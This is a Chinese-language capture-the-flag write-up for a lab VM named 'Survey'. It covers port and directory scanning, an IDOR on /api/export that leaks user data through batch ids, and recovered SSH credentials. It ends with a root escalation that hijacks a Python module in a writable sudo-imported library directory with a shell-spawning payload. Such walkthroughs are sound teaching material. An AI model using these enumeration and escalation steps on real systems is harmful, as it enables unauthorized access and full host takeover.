

Survey

端口探测

```
1  nmap -sV -sC -v 192.168.10.109
2
3  PORT      STATE SERVICE VERSION
4  22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
5  | ssh-hostkey:
6  |   3072 f6:a3:b6:78:c4:62:af:44:bb:1a:a0:0c:08:6b:98:f7 (RSA)
7  |   256  bb:e8:a2:31:d4:05:a9:c9:31:ff:62:f6:32:84:21:9d (ECDSA)
8  |_  256  3b:ae:34:64:4f:a5:75:b9:4a:b9:81:f9:89:76:99:eb (ED25519)
9  80/tcp    open  http     Apache httpd 2.4.62 ((Debian))
10 | http-methods:
11 |_ Supported Methods: HEAD GET POST OPTIONS
12 |_http-title: Site doesn't have a title (text/html).
13 |_http-server-header: Apache/2.4.62 (Debian)
14 3000/tcp  open  http     Werkzeug httpd 1.0.1 (Python 3.9.2)
15 | http-methods:
16 |_ Supported Methods: HEAD GET OPTIONS
17 | http-title:
18   Maze\xE5\x9B\xA2\xE9\x98\x9F\xE6\x88\x90\xE5\x91\x98\xE4\xBF\xA1\xE6\x81\xAF\xE8\xB0
19   \x83\xE6\x9F\xA5
20 |_Requested resource was http://192.168.10.109:3000/fill
21 MAC Address: 08:00:27:95:1D:A3 (PCS Systemtechnik/Oracle VirtualBox virtual NIC)
22 Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

发现了三个端口

3000端口服务探测

80端口的页面就一个 `index`

目录爆破也没有其他东西,所以这里重点关注3000端口的页面

一个调查问卷,不过存在一个cookie,看着像jwt,不过第一部分base解码后只是体现id,没有加密啥的

手动劫持 自动放行 被动日志 MITM 插件 爬虫 Total 3 | Selected 0 高级筛选 进程筛选 重置

序号	URL	Host	Path	操作
310	http://192.168.10.109:3000/fill	192.168.10.109	/fill	
309	http://192.168.10.109:3000/view?id=20	192.168.10.109	/view?id=20	
308	http://192.168.10.109:3000/fill	192.168.10.109	/fill	

暂无更多数据

Request id: 308 美化 HEX FUZZ

```
POST /fill HTTP/1.1
Host: 192.168.10.109:3000
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/145.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Content-Type: application/x-www-form-urlencoded
Cookie:
session=eyJ0YXNfZmluaXNoZW50cnV1CjEteV9zdXJ2ZX1faWQiOjE5f0.aaVP8g.w9GgcV.tmkraJpjjrbV80IzmZdw
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://192.168.10.109:3000/fill
Origin: http://192.168.10.109:3000
Cache-Control: max-age=0
Upgrade-Insecure-Requests: 1
Content-Length: 19

userid=1&password=1
```

Response 美化 HEX 渲染 编辑tag 编码


```
HTTP/1.0 302 FOUND
Content-Type: text/html; charset=utf-8
Location: http://192.168.10.109:3000/view?id=20
Vary: Cookie
Set-Cookie: session=eyJ0YXNfZmluaXNoZW50cnV1CjEteV9zdXJ2ZX1faWQiOjE5f0.aaVP8g.w9GgcV.tmkraJpjjrbV80IzmZdw
Server: Werkzeug/1.0.1-Python/3.9.2
Date: Mon, 02 Mar 2026 10:46:23 GMT
Content-Length: 239

<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<title>Redirecting...</title>
<h1>Redirecting...</h1>
<p>
  You should be redirected automatically to target URL:
  <a href="/view?id=20"/>view?id=20</a>. If not click the link.
</p>
```


使用 `dirsearch` 尝试目录爆破, 找到一个 `/api/export` 的接口

```
1 dirsearch -u http://192.168.10.109:3000
2
3 [03:33:45] Starting:
4 [03:34:02] 200 - 80B - /api
5
6 Task Completed
7
8 dirsearch -u http://192.168.10.109:3000/api/
9
10 [03:40:18] Starting: api/
11 [03:40:52] 400 - 33B - /api/export
12
13 Task Completed
```

提示需要一个 `id` 参数



直接 `?id=1` 提示不可以访问,不过访问对应cookie的id可以,看到提示批量查询,就是 `?id=19,1` 发现可以



最后爆破下来找到一个 `x3x` 和密码 `p@ssw0rd_x3x`

权限提升

进入x3x的shell后使用 `sudo -l` 查看权限

```
1 x3x@Survey:/opt/maze_admin$ sudo -l
2 Matching Defaults entries for x3x on Survey:
3   env_reset, mail_badpass,
4   secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin
5 User x3x may run the following commands on Survey:
6   (root) NOPASSWD: /usr/bin/python3 /opt/maze_admin/generate_report.py
7
```

进一步读取python文件,发现调用了report_formatter的模块

```
1 cat generate_report.py
```

```

2 import os
3 import sys
4 import time
5 sys.path.insert(0, "/opt/maze_admin/libs")
6
7 # 加载自定义的格式化组件
8 import report_formatter
9
10 print("[*] 正在启动 Maze 团队日志分析模块...")
11 time.sleep(1)
12 report_formatter.print_header()
13
14 print("[*] 分析完成, 未发现异常日志。")
15

```

想到能不能修改这个模块代码, 这里查看文件权限

```

1 x3x@Survey:/opt/maze_admin$ ls -al
2 total 16
3 drwxr-xr-x 3 root x3x 4096 Feb 23 07:21 .
4 drwxr-xr-x 4 root root 4096 Feb 23 07:21 ..
5 -rwxr-xr-x 1 root root 297 Feb 24 03:36 generate_report.py
6 drwxrwxr-x 3 root x3x 4096 Mar 2 05:38 libs
7 x3x@Survey:/opt/maze_admin$ ls -al ./libs/
8 total 24
9 drwxrwxr-x 3 root x3x 4096 Mar 2 05:38 .
10 drwxr-xr-x 3 root x3x 4096 Feb 23 07:21 ..
11 drwxr-xr-x 2 root root 4096 Mar 2 05:38 __pycache__
12 -rw-r--r-- 1 x3x x3x 36 Mar 2 05:38 report_formatter.py

```

发现目录 `libs` 有读写的权限, 就说明我们虽然改不了这个 `report_formatter.py`, 不过可以删除, 写一个新的进去

```

1 x3x@Survey:/opt/maze_admin$ echo "import os;os.execle('/bin/sh',
  'sh')">./libs/report_formatter.py
2 x3x@Survey:/opt/maze_admin$ cat ./libs/report_formatter.py
3 import os;os.execle('/bin/sh', 'sh')
4 x3x@Survey:/opt/maze_admin$ sudo /usr/bin/python3 /opt/maze_admin/generate_report.py
5 # id
6 uid=0(root) gid=0(root) groups=0(root)
7 # cd /root
8 # ls -al
9 total 40
10 drwx----- 7 root root 4096 Feb 24 03:41 .
11 drwxr-xr-x 18 root root 4096 Mar 18 2025 ..
12 -rw----- 1 root root 0 Feb 24 03:41 .bash_history
13 -rw-r--r-- 1 root root 570 Jan 31 2010 .bashrc
14 drwxr-xr-x 4 root root 4096 Apr 4 2025 .cache
15 drwx----- 3 root root 4096 Feb 23 06:39 .config
16 drwx----- 3 root root 4096 Apr 4 2025 .gnupg
17 drwxr-xr-x 3 root root 4096 Mar 18 2025 .local
18 -rw-r--r-- 1 root root 148 Aug 17 2015 .profile
19 -rw----- 1 root root 48 Feb 23 07:30 root.txt

```

